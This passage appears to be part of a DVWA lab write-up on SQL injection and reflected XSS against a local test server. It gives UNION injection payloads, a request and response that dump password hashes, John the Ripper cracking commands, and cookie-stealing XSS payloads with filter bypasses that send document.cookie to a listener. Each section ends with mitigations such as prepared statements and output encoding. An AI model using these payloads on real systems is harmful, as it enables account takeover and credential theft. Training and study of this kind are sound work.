
```
SELECT first_name, last_name
FROM users
WHERE user_id = '1';
```

**Testing approach:**

1. Input `1` → returns First Name, Last Name fields.
2. Input `'` → breaks query, generates an error.
3. Input `1 OR 1=1` → returns all records (classic "always true" scenario):

```
SELECT first_name, last_name
FROM users
WHERE user_id = '1' OR 1=1;
```




**Advanced Enumeration:**

- Use `ORDER BY` and `UNION` to identify columns and extract additional fields.
- Example payload:


```
' UNION SELECT user, password FROM users#
```


- Retrieve hashed passwords.
- Identify hash type using `hashid`:


```
$ hashid 5f4dcc3b5aa765d61d8327deb882cf99
```

- Save hashes in a text file and crack with **John the Ripper**:

```
$ john --format=Raw-MD5 hashes --wordlist=/usr/share/wordlists/rockyou.txt
```




**Note:** Duplicate hashes yield the same password multiple times.

### 4.3.2 Medium Security

- Uses `mysql_real_escape_string()` and a dropdown list (POST method).
- SQL injection is not fully mitigated because quotes are missing around the parameter.
- Direct browser input is blocked → use **Burp Suite** to intercept and modify requests.


**Steps:**

1. Intercept POST requests with Burp Suite.
2. Modify the `id` parameter to inject SQL as in Low level:

```
1 OR 1=1
```

```
' UNION SELECT user, password FROM users#
```

**Screenshot placeholders:**


**Request**


```
POST /vulnerabilities/sqli/ HTTP/1.1
Host: 127.0.0.1:42001
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 58
Origin: http://127.0.0.1:42001
Connection: close
Referer: http://127.0.0.1:42001/vulnerabilities/sqli/
Cookie: security=medium; PHPSESSID=tnusaaspju33gd737338bcnhrl
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

id=1 UNION SELECT user, password FROM users#&Submit=Submit
```

**Response**

```
        </form>
        <pre>
        ID: 1 UNION SELECT user, password FROM users#<br />
        First name: admin<br />
        Surname: admin
        </pre>
        <pre>
        ID: 1 UNION SELECT user, password FROM users#<br />
        First name: admin<br />
        Surname: 5f4dcc3b5aa765d61d8327deb882cf99
        </pre>
        <pre>
        ID: 1 UNION SELECT user, password FROM users#<br />
        First name: gordonb<br />
        Surname: e99a18c428cb38d5f260853678922e03
        </pre>
        <pre>
        ID: 1 UNION SELECT user, password FROM users#<br />
        First name: 1337<br />
        Surname: 8d3533d75ae2c3966d7e0d4fcc69216b
        </pre>
        <pre>
        ID: 1 UNION SELECT user, password FROM users#<br />
        First name: pablo<br />
        Surname: 0d107d09f5bbe40cade3de5c71e9e9b7
        </pre>
        <pre>
        ID: 1 UNION SELECT user, password FROM users#<br />
        First name: smithy<br />
        Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```







- Inspect function (`Right-click → Inspect`) can also be used to modify dropdown values for testing.

### 4.3.3 High Security

- Input values are transferred via **session variables**, not directly via GET or POST.
- Query remains vulnerable to SQLi, but input path differs.

**Steps:**

1. Use session interception (e.g., Burp Suite) or pop-up window injection.
2. Apply the same SQLi payloads as in Low security.



### 4.3.4 Impossible Security

- Queries are **parameterized** (prepared statements).
- Query structure separates **code** from **data**, preventing SQLi entirely.

```
$stmt = $pdo->prepare('SELECT first_name, last_name FROM users WHERE user_id
= :id');

$stmt->execute(['id' => $user_id]);
```

**Outcome:** SQLi attempts fail; only valid inputs are accepted.

# 4.4 Conclusion

- **Low / Medium / High:** SQLi attacks are feasible; demonstrated extraction of hashed passwords and successful cracking.
- **Impossible:** Proper use of parameterized queries mitigates all SQLi attacks.
- **Key Takeaways:**
    - Never trust user input.
    - Always use prepared statements and input validation.
    - Client-side or naive escaping is insufficient for security.


# 5. Reflected Cross-Site Scripting (XSS) Reflected

## 1. Introduction

Cross-Site Scripting (XSS) is an injection vulnerability where an attacker injects malicious scripts into a web application. When a victim loads the page, the browser executes the script as if it were trusted.

Reflected XSS does **not store the payload on the server**. Instead, it is embedded in a URL or input that the user must trigger (e.g., by clicking a link). The goal of this lab is to demonstrate **stealing a user's cookie** via XSS.

**Objective:** Use a reflected XSS payload to capture the cookie of a logged-in user.




## 2. Security Level: LOW

### Behaviour

- The input is **not sanitized** before being displayed.
- User-supplied data is reflected in the page.

### Methodology

1. Enter a test name in the input form. Observe the URL shows the parameter `name`.
2. Test for XSS vulnerability with:

```
<script>alert(document.cookie)</script>
```

3. To capture cookies, start a Python HTTP server:


```
$ python3 -m http.server 1337
```


4. Inject payload:

```
<script>window.location='http://127.0.0.1:1337/?cookie='%2Bdocument.cookie</scri
pt>
```

## Outcome

- Cookie is sent to the attacker-controlled server.
- Page executes JavaScript immediately upon submission.




# 3. Security Level: MEDIUM

## Behaviour

- The developer added simple filtering to block `<script>` tags.
- Simple payloads no longer work.

## Methodology

1. Modify PHP code to remove template errors:


`${name} → {$name}`

2. Use alternative payloads bypassing `<script>` filter:

```
</select><svg/onload=alert(1)>
<svg/onload=window.location='http://127.0.0.1:1337/?cookie='%2Bdocument.cookie>
```

### Outcome

- Cookie still exfiltrated via JavaScript payloads not containing `<script>`.
- Filtering is case sensitive; `<SCRIPT>` works as well.




4.

---

# Security Level: HIGH

### Behaviour

- Developer attempts stronger filtering by removing patterns like `<s*c*r*i*p*t>`.
- Blacklisting does not stop alternative payloads.


### Methodology

- Use payloads like:

```
<scr<script>ipt>window.location='http://127.0.0.1:1337/?cookie='%2Bdocument.cook
ie</script>
```

### Outcome

- Cookie can still be captured.
- Filtering can be bypassed with creative payloads.




---

# 5. Security Level: IMPOSSIBLE

## Behaviour

- Developer attempts full sanitization or output encoding.
- Reflected XSS should no longer be possible.

## Methodology

- Attempt previous payloads; none execute.
- Browser or server sanitization neutralizes the attack.

## Outcome

- Payloads are displayed as text instead of executing.
- Reflected XSS successfully mitigated.

 **Screenshot #8:** Page rejecting XSS payloads

# 6. Conclusion

| Security Level | Vulnerable? | Notes |
|---|---|---|
| **Low** |  Yes | Input unsanitized; easy XSS |
| **Medium** |  Yes | Filters on `<script>`; bypassable |
| **High** |  Yes | Blacklist more complex; still bypassable |
| **Impossible** |  No | Proper sanitization/encoding prevents execution |

**Learning Points:**

- Blacklisting is insufficient; encoding and context-aware sanitization is more effective.
- Reflected XSS requires **social engineering** but can compromise cookies or session tokens.
- Payload creativity can bypass poorly implemented defenses.